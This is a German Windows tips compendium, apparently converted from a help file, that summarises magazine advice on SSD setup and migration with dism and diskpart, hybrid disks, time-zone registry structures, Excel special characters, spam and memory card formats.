Gemäß c't Heft 5/2012, Seite 150 bringt auch bei SSDs das NCQ (Native Command Queuing) Geschwindigkeits-Vorteile, u.U. bis zu ca. 20% bei den reinen Festplatten-Aktivitäten. Allerdings wird nicht empfohlen, bei einer SSD in einem alten Rechner ohne AHCI mittels einer PCI(e)-Steckkarte nachzurüsten: Eine daran angeschlossene SSD ist manchmal langsamer als am nicht-AHCI-fähigen Port.

Das ATA-Kommando "Data Set Management" informiert bei z.B. Win7ff, Linux 2.6.33ff, MAC OS X 10.6.8ff die Festplatte beim Löschen von Daten über die frei gewordenen Bereiche, bekannt als "Trim". Unter Windows zeigt z.B. das Tool "CrystalDiskInfo" (**Achtung:** Bei der Installation "Benutzerdefiniert" auswählen und das Häkchen für die Installation von **Zusatz-Schrott** deaktivieren!) in der Zeile "Eigenschaften" an, ob Trim unterstützt wird oder nicht. Intels SSD-Toolbox kann z.B. unter XP oder Vista verwendet werden, um manuell gelegentlich ein Trim durchzuführen. In Extremfällen kann die Übertragungsrate einer SSD ohne Trim auf 10% des Ursprungswertes abfallen.

Gemäß c't Heft 16/2012, Seite 146 kommt es bei manchen Mainboard-SSD-Kombinationen zu Problemen wie gelegentlichen sekundenlangen Pausen oder gar Bluescreens. Teilweise ist dies wohl durch das "SATA Link Power Management" LPM und/oder "Device-Initiated Power Management" DIPM verursacht, das im AHCI- und RAID-Modus normalerweise aktiviert ist. U.U. hilft dann diese durch Registry-Einträge abzuschalten: Unter HKLM\SYSTEM\CurrentControlSet\Services\iaStor\Parameters\bmc tree.bmp einen neuen Pfadast für den Port des Controllers, an dem die SSD hängt, anlegen. Falls man den Port nicht kennt, kann man Port0 ... Port5 anlegen und die Einträge überall machen. Höhere Portnummern gibt's in der Regel nur bei Servern. Unter dem Port-Ast legt man die DWORD-Einträge DIPM, LPM, LPMSTATE und LPMSTATE an und setzt sie alle auf 0. Unter Win8.x gibt es statt iaStor u.U. nur iaStorAV und iaStorV. Ob dann hier Parameters\Port0 etc. zutrifft, ist nicht bekannt.

Gemäß PC-Welt Heft 8/2012, Seite S19 verursachte der Intel-Treiber im AHCI-Modus bei deaktiviertem HotPlug zum Teil Probleme.

Nach dem Umbau eines PC/Laptop auf eine SSD oder einer Neuinstallation sollte Windows dafür optimiert werden, d.h. es sollte unnötige Schreibzugriffe unterlassen (Prefetch, Readyboot, um die Lebensdauer der SSD zu erhöhen) und die Trim-Funktion aktivieren. Dies geschieht mit dem Befehl winsat.exe formal{bmc dos.bmp}{bmc admin.bmp}.

Gemäß c't Heft 25/2012, Seite 174 sollte man bei Win 8.x prüfen, ob Windows die Festplatte als SSD erkannt hat: Laufwerksbuchstaben der Partition(en) wählen, via rechte Maustaste "Eigenschaften", "Tools", "Optimieren". Hier sollte als Medientyp "Solid-State-Laufwerk" erscheinen. Falls nicht, dann probieren, ob via "Windows Systembewertung", Leistungsinformationen, "Tools" dies richtiggestellt werden kann. Wenn dies gegeben ist, dann sollte die automatische Laufwerksoptimierung aktiv bleiben. Dies stellt dann mit gelegentlichem TRIM sicher, dass der manchmal direkt nach dem Löschen einer Datei wegen gerade anderer Aktivitäten für diese Datei nicht ausgeführte TRIM nachgeholt wird.

Um den DevSleep-Modus (gemäß SATA-3.2-Spezifikation) von SSDs, in dem sie weniger als 5 Milliwatt Leistungsaufnahme haben sollen, geht es in der c't Heft 8/2014, Seite 90ff. Da hier das Aufwachsignal nicht als SATA-Commando kommt, sondern über einen Pin am Stecker, kann auch der SATA-Kontroller in den Tiefschlaf gehen. Dementsprechend muss hier auch entsprechende Hardware wie z.B. Intel's Hashwell-Chipsatz vorhanden sein. Z.B. Crucial M500, M550, BX100 und MX200 unterstützen den DevSleep.

In der c't Heft 12/2014, Seite 64f gibt es einen Artikel zu Solidstate-Disks:

- Die Verwendung von Chips mit höherer Kapazität spart Kosten. Da der Controller aber nicht auf viele Chips interleaved zugreifen kann, sind diese SSDs unter Umständen langsamer, insbesondere bei kleinerer Gesamtkapazität.
- Automatische Datenverschlüsselung funktioniert nicht immer zusammen mit Microsofts Bitlocker und eDrive. Manchmal funktioniert es nur mit einem Passwort über das ATA-Kommando.
- Manche Server-SSDs erwarten eigentlich 12V als Versorgungsspannung und eignen sich weniger für Notebooks, wo oft nur 5V zur Verfügung steht.
- Für Notebooks sollte man auf ein ausgewogenes Verhältnis von Leistungsaufnahme und Geschwindigkeit achten.

Tipps zum Umrüsten eines Windows PCs von konventioneller Harddisk auf eine SSD gibt es in der PC-Welt Heft 10/2014, Seite 32ff:

- Oft ist zunächst mal ein Firmware-Update für die SSD fällig. Hierzu muss man sich auf den Hersteller-Seiten umschauen.
- Sollte im BIOS noch nicht der AHCI-Modus sondern "Compatible" oder "IDE" eingestellt sein, sollte dies zunächst geändert werden. Falls da S.M.A.R.T aktiviert werden kann, sollte dies auch erledigt werden.
- Dann steht die Entscheidung "Neuinstallation" oder "Entschlacken und Klonen" an.

Ein Umrüst-Anleitung gibt es auch in der c't Heft 17/2014, Seite 72fff:

- Für ein Windows-System mit nicht zu großer Anzahl an Applikationen und ohne größere Datenmengen reicht eine 128GB-SSD.
- Windows 7, 8 und 8.1 erkenne die Festplatte normalerweise automatisch. "Optimierungen" aus Tools (wie z.B. Samsung Magician, Intel SSD Toolbox) sollte man nur aktivieren, wenn ihre Wirkung sauber dokumentiert ist.

Tipps zum Ausmisten der aktuellen Festplatte:

- Unter %LocalAppData%\Microsoft\Windows\Burn{bmc_explorer.bmp} liegen oft größere Dateien, von denen Windows meint, man wolle sie auf einen optischen Datenträger brennen: Löschen!
- Bei der Datenträgerbereinigung wird dies vorgeschlagen: Mit dem Kommando `cleanmgr /sageset:1` in einer Kommandoshell mit Admin-Rechten wird ein Speicher für Einstellungen mit der angegebenen Nummer reserviert und das GUI gestartet. Hier kann man jetzt auswählen, was bei einer Reinigung gelöscht wird. "Installationsdateien für Windows ESD" (bzw. "Windows ESD installation Files") schafft viel Platz, indem es die Dateien für ein Recovery löscht. Wenn man diese löscht, sollte man aber unbedingt eine Alternative wie z.B. Image-Backup haben und regelmäßig auch erneuern. Logfiles und temporäre Files können ziemlich bedenkenlos gelöscht werden. Mit "OK" werden die Einstellungen gespeichert. Und mit `cleanmgr /sagerun:1` führt man so eine Bereinigung dann durch.
- Im Dateifinder auf c:\ gehen und ins Suchfeld "größe:Riesig" (bzw "größe:gigantisch") eingeben. Bei den gefundenen Dateien natürlich beim Löschen vorsichtig sein!
- Während das Komprimieren von Dateien und Ordern auf einer konventionellen Harddisk bei einem leistungsfähigen Prozessor das Lesen eventuell beschleunigen kann (Lesen der kleineren Datei kann mehr Zeit sparen als das entpacken kostet), wird es bei einer SSD das System etwas verlangsamen. Für seltener benutzte Daten empfiehlt sich die komprimierte Speicherung aber trotzdem, insbesondere für %systemroot%\Installer, %systemroot%\system32\DRVSTORE, %systemroot%\system32\winevt\logs und, falls "Live Essentials" installiert sind, auch %CommonProgramFiles(x86)%\windows live\.cache. Zum Aufräumen des Ordners %systemroot%\WinSXS gibt es einen Artikel unter https://msdn.microsoft.com/de-de/library/dn251565.aspx{bmc_earth16.bmp}. In der c't wird `dism /online /cleanup-image /startcomponentcleanup /resetbase{bmc_shortcut.bmp}{bmc_admin.bmp}` (für Win8.x bzw. `dism /online /cleanup-image /spsuperseded{bmc_shortcut.bmp}{bmc_admin.bmp}` bei Win7) empfohlen.
- Ob man mittels `powercfg -h off` den Ruhezustand deaktivieren und damit hiberfil.sys löschen möchte, ist Geschmackssache. Alternativ lässt sich mittels `powercfg -h -size 50` die Größe von hiberfil.sys auf 50% des Hauptspeichers reduzieren (insbesondere bei großem Hauptspeicher). Der Schnellstart sollte damit immer noch funktionieren, auch wenn Microsoft mindestens 75% empfiehlt. Falls der Ruhezustand genutzt werden soll, sollten es aber mindestens 75% sein.
- In c't Heft 17/2014, Seite 80ff wird erklärt, wie eine Wimboot-Installation statt einer herkömmlichen Installation Platz auf der Festplatte sparen kann. Je nach Installation lassen sich 12 GByte bis hin zu 75 GByte auf dem Datenträger einsparen. Allerdings ist Wimboot nur dann möglich, wenn das System auf einer SSD oder eMMC-Flash liegt, **nicht** bei einer herkömmlichen Festplatte. Fazit: Beim Umzug muss zunächst alles auf die SSD passen, danach kann dann mehr Platz geschaffen werden.

Vielfach liegt den SSD Software zum Umzug bei. Dabei wird teilweise tief ins System eingegriffen. Vorher ein Backup zu erstellen wird dringend angeraten. Die folgende Umzugsanleitung aus der c't Heft 17/2014, Seite 76ff verwendet nur Microsoft-Tools. Voraussetzungen sind:

- Ein löschbarer USB-Stick mit mindestens 1GB.
- Eine zusätzliche Festplatte, auf der mindestens die Kapazität der SSD noch frei ist und die mit NTFS formatiert ist. Alternativ kann ein Share auf einem Server oder einem NAS verwendet werden.

- Zugang zu einem lauffähigen Win8.1 (falls Win7 oder Win 8.0) umgezogen werden soll. Geg. reicht eine Evaluierungs-Version von Win8.1-Enterprise, z.B. in einer virtuellen Maschine. Das `dism.exe` eines Win7-Reparaturdatenträgers kann leider noch keine Images erstellen. Falls die CPU kein 64bit unterstützt, dann wird ein 32-bit-Win8.1 benötigt.

Die Schritte:

- Falls die bisherige Platte eine Hybrid-Festplatte ist (wo einige Sektoren in Flashspeicher statt auf Magnetscheibe gespeichert werden und dieser Bereich z.B. als `Hiberfil.sys` genutzt wird, ist entsprechende Spezial-Software und Treiber zunächst zu deaktivieren.
- Falls die Benutzerprofile auf ein anderes Laufwerk verschoben wurden, als nicht mehr unter `c:\users` liegen, können zusätzliche Probleme entstehen. U.U. lässt sich wegen fehlendem Userprofil nicht einmal mehr der Date Explorer starten!
- Den Stick anschließen und ins Win8.1 "Wiederherstellungslaufwerk erstellen" eingeben und den Assistenten starten. Falls vorgeschlagen wird, eine Wiederherstellungspartition zu kopieren, dies ausschlagen. Nachdem man sicher ist, den richtigen Stick als Ziel zu haben, den Wiederherstellungsstick erstellen.
- Die über http://www.ct.de/1417076{bmc_earth16.bmp} verfügbare Datei `ctssdhlp.zip` runterladen und entpackt in das Stammverzeichnis des Sticks legen.
- Falls nicht alle Dateien der Systempartition auf die SSD sollen, wird eine Ausnahmeliste im INI-Dateiformat benötigt. Als Vorlage dient die Datei `wimscript.ini` aus dem ZIP-File. Im Abschnitt `[ExclusionList]` kann man hier weitere Zeilen mit Verzeichnisnamen oder Dateinamen eintragen. Das Sternchen als Platzhalter ist nur im letzten Pfad- bzw. Namensteil zulässig, z.B. `"\meineDaten*.txt"`.
- Falls auf dem umzuziehenden PC noch Updates ein Reboot benötigen, solange neu booten, bis alles erledigt ist. Und dann nochmal neu booten, damit auch die "Last Known Good"-Einträge (z.B. in der Registry) auf aktuellem Stand sind. Da Systemwiederherstellungspunkte verloren gehen, sollten die letzten Treiberupdates etc. schon ausreichend erprobt sein.
- Damit die Recovery-Partition beim Umzug mit erfasst wird, in einer Kommandozeile mit Adminrechten das Kommando `reagentc /disable` aufrufen. Eine Kopie der Recovery-Partition wird dabei ins Windows-Systemverzeichnis gelegt und beim Umzug so miterfasst.
- Da die Laufwerksbuchstaben bei den folgenden Aktionen etwas durcheinander gewürfelt werden, soweit noch nicht geschehen, allen Laufwerken (Festplatten, Sticks) im Eigenschaften-Dialog einen eindeutigen Namen (= Volume Label) verpassen.
- Der Admin-Befehl `cipher /u/n` sollte zügig die Meldung "Das System kann die angegebene Datei nicht finden" ausgeben. Falls EFS-verschlüsselte Dateien gefunden werden, gibt es zwei Möglichkeiten: Diese Dateien vorübergehend entschlüsseln oder auf den Umzug verzichten (via Eintrag in eine Ausnahmeliste).
- Jetzt muss von dem Stick gebootet werden. Je nach BIOS/UEFI geht dies über unterschiedliche Funktionstasten oder Einstellungen. Falls USB-3 und USB-2-Anschlüsse vorhanden sind, geht das Booten eventuell nur an den USB-2-Anschlüssen. Nach der Auswahl der Tastaturbelegung "Problembehandlung", "Erweiterte Optionen" und "Eingabeaufforderung" auswählen.
- Mit `diskpart` und `list vol` die Laufwerke anzeigen lassen. Der Stick als Wechselmedium und der richtigen Größe (z.B. als Laufwerksbuchstabe ("Bst") `d` und die alte Festplatte mit mindestens einer NTFS-Partition und meist dem Buchstaben `c`. Jetzt die zusätzliche externe Festplatte anschließen und mit einem erneuten `list vol` den Laufwerksbuchstaben identifizieren, z.B. `e`. Wird statt einer zusätzliche USB-Platte ein Netzlaufwerk verwendet, so ist außerhalb von `diskpart` ein `wpeinit` notwendig, um die Netzwerktreiber zu laden und ein `net use * \\server\freigabe` zum Anbinden. Ein `list disk` zeigt in der letzten Spalte "GPT" geg. mit einem Sternchen noch an, ob es ein neues GPT-System oder ein altes MBR-System ist. Jetzt kann mit `exit` das `diskpart` verlassen werden.
- Mit dem Befehl `dism /capture-image /imagefile:e:\image.wim /capturedir:c:/scratchdir:e:/name:"MyImage"` das Image erzeugen. Geg. ist `e:` dabei zweimal entsprechend zu ersetzen. Falls die Ausnahmeliste verändert wurde, ist noch `/configfile:c:\wimscript.ini` hinzuzufügen. Der Vorgang dauert je nach Größe Stunden dauern. Optional kann man zur Sicherheit auch noch `/verify /checkintegrity` in dem Befehl mit angeben. Mittels `dism /list-image /imagefile:e:\image.wim /index:1 | find "filename"` kann man nach Dateien im Image finden und sich z.B. vergewissern, dass die Ausnahmeliste funktioniert hat. Das `/index:1` gibt an, das erste und einzige Image in der Imagedatei zu durchsuchen.
- Mit `exit` kann man die Eingabeaufforderung verlassen und den PC herunterfahren. Jetzt die alte Platte ausbauen und die SSD einbauen. Zunächst am besten **ohne** die zusätzliche Festplatte wieder vom USB-Stick booten und wieder zur Eingabeaufforderung gehen.
- Bei einem MBR-System eine 350MB-Partition für die Bootdateien und das Wiederherstellungssystem und die Hauptpartition für das System anlegen. Bei UEFI wird eine 100MB ESP (=EFI System Partition), eine 350MB-Partition für das Wiederherstellungssystem, eine 120MB-MSP-Partition (= Microsoft reservierte Partition) sowie die Hauptpartition benötigt. Ob die Hauptpartition den ganzen Rest der Platte einnimmt oder noch Platz für weitere Partitionen bleiben muss, ist individuell zu entscheiden. Mittels `diskpart` und `list disk` lässt man sich die Laufwerke anzeigen. Die SSD wird vermutlich 0, der Stick die 1 haben. Mit `exit` das `diskpart` verlassen.

Die Scriptdateien `part_mbr` oder `part_gpt` aus dem ZIP-File erledigen die Partitionierung, falls die SSD wirklich Disk 0 ist. Ansonsten ist via `notepad c:\part_mbr` (bzw. `notepad c:\part_mbr`) in der Scriptdatei die Zeile `sel disk 0` anzupassen, bevor das Script mittels `diskpart /s c:\part_mbr` (bzw. `diskpart /s c:\part_gpt`) ausgeführt wird. Am Ende werden die Laufwerksbuchstaben angezeigt. Die von "Boot" (meist d:) und "Windows" (e:) muss man sich merken und falls anders, in den Befehlen unten entsprechend abändern.

- Jetzt die zusätzliche Festplatte anstecken. Sie wird in der Regel den Buchstaben f: erhalten. Geg. mit `list vol` in `diskpart` prüfen.
- Der Befehl `dism /apply-image /appliedir:e: /imagefile:f:\image.wim /scratchdir:f: /index:1` starten den Kopiervorgang, der sich einige Stunden hinziehen kann.
- Die Bootumgebung wird mittels `bcdboot e:\windows /s d: /f all /l de-de` (für GPT bzw. `bcdboot e:\windows /s d: /f bios /l de-de` für MBR) eingerichtet.
- Falls die alte Platte neben der Systempartition auch eine Datenpartition hatte, die auch kopiert werden soll, ist dies geg. hier zu erledigen.
- Jetzt kann der PC runtergefahren, der Stick und die zusätzliche Platte entfernt werden und dann von der SSD gebootet werden. In einer Admin-Eingabeaufforderung kann mittels `reagentc /enable` die Notfallumgebung aus dem Windowsverzeichnis in die vorbereitete Partition verschoben werden.
- Sicherheitshalber kann man den Windows-Performance-Index nochmals ermitteln lassen. Spätestens hierbei erkennt Windows die SSD und adaptiert sich optimal.

Falls die alte Platte nicht weiter benutzt wird, sind wir fertig. Soll diese weiterhin als Daten-Platte benutzt werden, dann sind noch diese Schritte notwendig:

- Im BIOS/UEFI-Setup prüfen, ob die SSD beim Booten Vorrang gegenüber der alten Platte hat.
- Die Systempartition auf der alten Platte eventuell verstecken. Oder gleich die alte Platte umpartitionieren und den gesamten Platz für Daten nutzen.
- Falls Windows bei der Laufwerksbuchstaben-Zuordnung bockt, muss eventuell der Registry-Schlüssel `HKLM\SYSTEM\MountedDevices\bmc tree.bmp` gelöscht und nochmal neu gebootet werden. Danach sollten sich die Laufwerksbuchstaben wie gewünscht zuordnen lassen.

Eine andere Methode ist, ein Systemabbild mit Win8.x erstellen. Und diese dann mittels Windows-RE auf die neue Festplatte zu spielen (c't Heft 18/2014, Seite 10). Nachteil hierbei ist, dass keine Ausnahmeliste erstellt werden kann.

Gemäß c't Heft 25/2015, Seite 25 hat die Crucial BX200 mit ihrem TLC-Speicher beim Lesen eine Übertragungsrate von 540 MByte/s und beim Schreiben zwar zunächst auch ca. 500 MByte/s. Die Schreibrate fällt aber nach wenigen Sekunden auf unter 100 MByte/s ab. Da sind viele konventionelle Festplatten schneller.

Einen Test von Hybrid-SSDs gibt es in der c't Heft 19/2015, Seite 88ff.

SSD's gibt es in verschiedenen mechanischen Ausführungen:

- Im Format von normalen Festplatten (meist 2.5 Zoll) mit SATA-Anschluss.
- Als m.2-Module. In Laptops z.B. auf dem vom Speicherplatz her relativ kleinen (z.B. 32GByte großen) m.2-Modul das Betriebssystem (für's schnelle booten) und eine konventionelle Festplatte für Anwendungen und Daten.
- Disk-on-Module (DoM): Ein kleines Kästchen mit SATA-Daten-Stecker, d.h. ohne den Stromversorgungs-Teilstecker einer SATA-Festplatte. Für die Stromversorgung gibt es hier unterschiedliche Varianten:
 - Einen weiteren Anschluss und einem Y-Adapter mit Molex-Steckern, um die Versorgung von einem 3.5-Zoll-Festplatten-Stromversorgungs-Anschluss abzuzweigen.
 - Im SATA-Datenstecker sind 2 Pins normalerweise frei. Innodisk und Supermicro haben DoM-SSDs im Angebot, die hierüber z.B. von Intel-Mainboards der S2600-Reihe die Versorgung beziehen.
 - Einen kombinierten e-SATA+USB-Anschluss (eine Zungenseite SATA-Kontakte, andere Zungenseite USB-Kontakte) und die 5V vom USB-Anschluss.

Eine Besonderheit der DoMs ist, dass meist ein Schreibschutz-Schalter (als mechanischer Schalter) vorhanden ist: Bei Power-Off gehen Veränderungen verloren. Damit eignen sie sich als Boot-Medium bei Servern und in embedded Systemen für die Firmware. Preislich liegen die DoMs etwa beim doppelten Preis von SATA-SSDs.

Siehe auch [Solidstate-Disk-Haltbarkeit](#), [Solidstate-Hybrid-Festplatten](#), [Festplatte](#).

#\$K Solidstate-Disk-Haltbarkeit

Bei der SSD-Haltbarkeit gibt es zwei Aspekte:

- **Datenerhaltung im Aus-Zustand:** Normalerweise werden die Daten regelmäßig automatisch aufgefrischt. Zum Thema SSD als Backup-Speicher gib es in der c't Heft 10/2013, Seite 136 diesen Hinweis: Gemäß JEDEC JESD218 sollen SSDs für Client-Rechner ohne Stromversorgung die Daten 1 Jahr bei max. 30°C erhalten. Und Server-Platten 3 Monate bei max 40°C. **SSDs sind also für Langzeitspeicherung im Tresor ungeeignet!**
- **Die Begrenzte Zahl der Schreibzyklen** der Zellen. Das interne "Wear Leveling" sorgt für gleichmäßige Verteilung der Schreiboperationen auf die Speicherblöcke, so dass die Lebensdauer-Begrenzung auf ca. 3000 ... 10000 Löscho- & Schreiboperationen normalerweise kein Problem sind. Neuer SSDs, gefertigt mit kleineren Strukturgrößen haben dabei die kleineren Werte. Trotzdem geben manche Hersteller z. B. an, dass wenn täglich 1/3 der Gesamtkapazität geschrieben wird, die Lebensdauer bei 5 Jahren liegt. Dazu gibt es in der c't Heft 1/2017, Seite 100ff einen Test. In dem Test geht es auch um die von Fabrikat zu Fabrikat sehr unterschiedliche Interpretation der SMART-Werte. Z. B. ein steigender "Erase Fail Count" kündigt bei Crucial-Platten den baldigen Tod an. Je nach Festplatte und Fabrikat tritt das Ende eventuell ohne Vorwarnung ein. Oft ist dann auch das Auslesen der Daten nicht mehr möglich.

Solidstate-Disk-Haltbarkeit

\$ Solidstate-Disk-Haltbarkeit

K Solidstate-Disk-Haltbarkeit;Lebensdauer Solidstatedisk;SSD Lebensdauer

#\$K Solidstate-Hybrid-Festplatten

Kombi-Festplatten mit konventionellen Scheiben und SSD sind Thema in der c't Heft 3/2012, Seite 68ff:

- Platten mit z.B. 8GByte SSD bringen nur etwas bei selbstlernendem Controller. Und nur bei wenigen, häufig benutzten Anwendungen. Im Jahr 2014 ist das "selbstlernen" hier noch nicht von außen beeinflussbar.
- Neure Hybridplatten haben z.B. 128GB SSD (z.B. WD Black², 128GB+1TB, 2,5", 9,5mm). Zunächst ist dabei nur einer der beiden Speicher (der SSD-Teil) an der SATA-6G-Schnittstelle sichtbar. Erst über spezielle Treiber ("Partition Software", bei WD nur für Windows verfügbar) wird der zweite Teil (als weitere primäre Partition) aktiviert. Zwar bleibt der zweite Teil permanent aktiv (auch bei iOS, Linux), WD empfiehlt aber trotzdem die Platte nur für Windows zu nutzen. Vor dem Aktivieren muss von den 4 verfügbaren primären Partitionen also noch eine frei sein. Nach der Aktivierung sollte man an der Partitionierung nichts mehr ändern. D.h. auch, dass man kein (normales) Image-Backup-Programm verwenden sollte! Es gibt von WD eine Spezialversion von Acronis True Image. Und an Chipsätzen von ASMedia oder Nvidia funktioniert die WD-Platte nicht.
- Eine andere Variante ist, dass ohne speziellen Treiber beide Teile als eine einzige normale Festplatte sichtbar sind. Der SSD-Teil (z.B. am oberen Ende der Sektornummern) wird durch spezielle Treiber dann z.B. für die Hibernate-Datei genutzt.
- Der SSD-Teil solcher Hybridplatten erreicht teilweise nicht die aktuellen Transferraten aktueller SSDs
- Falls Platz vorhanden ist, ist preislich, bzgl. Transferraten und Komplikationen die Verwendung von separater konventioneller Festplatte und SSD-Festplatte sinnvoller.

In der Datei Hybrid_Capacity_Data.xml, die man im Installationsverzeichnis von Western Digital's WD Boost findet, sind für die WD-Hybridfestplatten die für jeden einzelnen Typ "FlashStartLBA" und "FlashEndLBA" angegeben. Z.B.

```
...
<Model>      <!-- Bridge SATA3 Std 1TB, 1TB, 16GB - MiB -->
  <ModelMatch>WD10%12X-21%#####</ModelMatch>
  <FlashStartLBA>1953525760</FlashStartLBA>
  <FlashEndLBA>1984802991</FlashEndLBA>
</Model>
...
<Model>      <!-- Bridge SATA3 Std 1TB, 1TB, 16GB - IDEMA -->
  <ModelMatch>WD10%12X-#####</ModelMatch>
  <FlashStartLBA>1953525168</FlashStartLBA>
  <FlashEndLBA>1984802399</FlashEndLBA>
</Model>
...
```

Für die WD10S12X-55JTET0 gilt wohl der zweite der obigen Einträge

Solidstate-Hybrid-Festplatten

\$ Solidstate-Hybrid-Festplatten

K Solidstate-Hybrid-Festplatten;Hybrid-Festplatte mit SSD

#\$K Sommer-, Winterzeit-Umschaltung, Zeitzone

Die Umschaltung auf Sommerzeit ist in

[HKLM\System\CurrentControlSet\control\TimeZoneInformation unter DayLightStart{bmc edit.bmp}](#)

und die Umschaltung auf Normalzeit in

[HKLM\System\CurrentControlSet\control\TimeZoneInformation unter StandardStart{bmc edit.bmp}](#)

festgelegt: Im dritten Byte (02 bei Zählung ab 00) steht der Monat der Umschaltung. Windows 95 wird mit Umschaltung im September (=09h) statt Oktober (=0Ah) ausgeliefert, deshalb muss hier nachgebessert werden.

Offset	Länge [Byte]	Einheit	Bedeutung
00h	0	2	immer 0?
02h	2	2	Monat 1..12
04h	4	2	Wochentag 0=So, .. 6=Sa
06h	6	2	Woche im Monat 1, 2, 3, 4, 5=letzte
08h	8	2	h
0Ah	10	2	min
0Ch	12	2	s
0Eh	14	2	immer 0?

Falls Sie die [Zeitzone{bmc shortcut.bmp}](#) gelegentlich wechseln, können Sie unter

[HKLM\Software\Microsoft\Windows\CurrentVersion\Time Zones{bmc tree.bmp}](#) in [W. Europe:TZI{bmc edit.bmp}](#)

das Byte 0Eh ebenfalls von 09h auf 0Ah korrigieren:

Im Byte 0Eh steht der Monat der Umschaltung, z.B. 0A für Oktober!

Offset	Länge [Byte]	Einheit	kopiert nach	Bedeutung
0	4	min	Bias	neg. Abweichung der Winterzeit von GMT, (-60 min für West-Europa)
4	4		StandardBias	immer Null (Standard-Bias?)
8	4	min	DaylightBias	neg. Sommerzeitoffset (-60 für +1h)
Ende	Start		StandardStart, DaylightStart	
0Ch	1Ch	2		immer 0?
0Eh	1Eh	2		Monat 1..12
10h	20h	2		Wochentag 0=So, .. 6=Sa
12h	22h	2		Woche im Monat 1, 2, 3, 4, 5=letzte
14h	24h	2	h	Uhrzeit
16h	26h	2	min	Uhrzeit
18h	28h	2	s	Uhrzeit
1Ah	2Ah	2		

ohne Gewähr!

Eine Kopie der Zeitzonen-Information aus der Registry findet sich u. U. auch in der [WIN.INI{bmc notepad.bmp}](#) im Abschnitt [MAPI 1.0 Time Zone], wo StandardStart=000009... auch in StandardStart=00000A... korrigiert werden sollte.

Auf der Win98-CD findet es sich unter [Tools\Reskit\config\tzedit.exe{bmc shortcut.bmp}](#) ein TimeZone-Editor.

Auf der WinXP- (und Win2000-) CD findet sich unter \SUPPORT\TOOLS\SUPPORT.CAB das Kommandozeilen-Tool `timezone.exe`, um Sommerzeit-Start und Ende neu zu setzen.

Siehe auch [Uhr](#).

Sommerzeit

\$ Sommer-, Winterzeit-Umschaltung

K Sommerzeit;Winterzeit;Zeitzone;TimeZone

#\$K **Sonderzeichen, Excel**

Bei Schriftgröße < 8pt oder Darstellungsmaßstab <70% verwendet Excel zur Darstellung normalerweise den Windows-Systemfont statt der eingestellten Schriftart. Dies soll die Lesbarkeit verbessern. Sonderzeichen, wie z.B. das Eurozeichen, werden dann aber eventuell falsch dargestellt. Diese Schriftart-Ersetzung lässt sich durch den DWORD-Wert 0 für FontSub (geg. anlegen!) abschalten:

Excel 95: [HKCU\Software\Microsoft\Excel\7.0\Microsoft Excel, FontSub\bmc edit.bmp}](#)

Excel 97: [HKCU\Software\Microsoft\Office\8.0\Excel\Microsoft Excel, FontSub\bmc edit.bmp}](#)

Excel 2000: [HKCU\Software\Microsoft\Office\9.0\Excel\Options, FontSub\bmc edit.bmp}](#)

Excel 2002: [HKCU\Software\Microsoft\Office\10.0\Excel\Options, FontSub\bmc edit.bmp}](#)

Excel muss neu gestartet werden, damit es wirkt!

Gemäß c't Heft 9/2011, Seite 164 gibt es bei Excel einige (nicht dokumentierte) Tastenkombinationen zur vereinfachten Eingabe von einigen Sonderzeichen (statt ALT + 0nnn-Code über den Ziffernblock):

ALT + num-1	☺
ALT + num-2	☹
ALT + num-3	♥
ALT + num-4	♦
ALT + num-5	♣
ALT + num-6	♠
ALT + num-7	•
ALT + num-8	■
ALT + num-9	○

Siehe auch [Font-Smoothing](#), [TrueType-Fonts](#).

SonderzeichenSchrift

\$ Sonderzeichen bei kleiner Schriftgröße, Excel

K Sonderzeichen kleiner Schriftgröße in Excel;Excel, Sonderzeichen;Schriftgröße klein, Sonderzeichen, Excel;kleine Schriftgröße, Sonderzeichen, Excel;Eurozeichen in Excel;Excel Tastenkürzel
Sonderzeichen;Tastenkürzel Sonderzeichen Excel

#\$K Spam-Mails

Wie man in den Linux-Mailserver ein Spamfilter einbaut, ist in c' Heft 21/2005, Seite 210ff beschrieben.

Tendenzen bei Spam und Initiativen für Absender-Blacklists und Tabellen mit Hash-Werte von Spammails werden in der c't Heft 2/2007, Seite 80ff beschrieben.

Gemäß c't Heft 21/2011, Seite 164 kommt es gelegentlich vor, dass eMails mit "unzustellbar wegen Spam-Verdacht" vom Posteingangsserver des Empfängers abgelehnt werden. D.h. dass der T-Online-Mailserver in einer Echtzeit-Blacklist (DNSBL) gelandet ist. Z.B. bei T-Online als Provider kam dies wohl wegen gehackter und missbrauchter T-Online-Accounts im Jahr 2011 öfter vor.

Von der Verwendung des manchmal in Spammails angegebenen Links zum Abmelden aus dem Mail-Verteiler wird in der c't Heft 21/2011, Seite 164 abgeraten: Damit weist der Sender, dass er eine wirklich vorhandene Mail-Adresse hat, die auch noch gelesen wird.

Siehe auch [eMail](#), [Mail-Server](#).

SpamMails
\$ Spam-Mails
K Spam-Mails;Mail-Spam;eMail-Spam

#\$K Speicherkarten

In der PC-Welt Heft 6/2006, Seite 114ff werden die verschiedenen Speicherkarten beschrieben. In Kurzform:

- **CF Typ I (Compact Flash):** 43*36*3.3 mm³, ATA-Protokoll mit 5.0 oder 3.3V, sehr ähnlich zu PCMCIA-Speicherkarten. V1.0 überträgt mit bis zu 8MB/s, V2.0 mit bis zu 16MB/s und optional per DMA. 32MB ... 8GB
- **CF Typ II:** 5.5mm dick. Typ-II-Slot kann auch Typ-I-Karten lesen und schreiben.
- **CFast:** Während CF noch auf Parallel-ATA (IDE) aufsetzt, wird bei CFast die SATA-Schnittstelle verwendet. c't Heft 4/2010, Seite 67
- **Smart-Media 5.0V:** 45*37*0.5 mm³, links oben abgeschrägt. 32 .. 128 MB, Fuji und Olympus sind inzwischen auf XD-Picture-Card umgestiegen.
- **Smart-Media 3.3V:** 45*37*0.5 mm³, rechts oben abgeschrägt.
- **Memory Stick:** Zunächst nur in Sony-Geräten, seit 2005 auch in Samsung-Digicams. max. 128MB, 50*21*2 mm², ca. 2MB/s lesen und 1.8MB/s schreiben.
- **Memory Stick Select:** selten, zwei umschaltbare Speicherbänke á 128 MB
- **Memory Stick Pro:** 256 MB ... 4GB, ca. 20MB/s. Die "Magic Gate Variante hiervon enthält Kopierschutz für Musik.
- **Memory Stick Duo:** 32*20*1.6 mm³, _icros ca. 2.5MB/s schreiben 1.8MB/s, max 128MB.
- **Memory Stick Pro Duo:** 256 MB ... 4GB, ca. 20MB/s.
- **MM-Card (Multi-Media):** 32*24*1.4 mm³, Übertragung mit Prüfsumme, max. 2.5MB/s, bei V4.0 höher (gut doppelt!?). 16 MB ... 1GB,
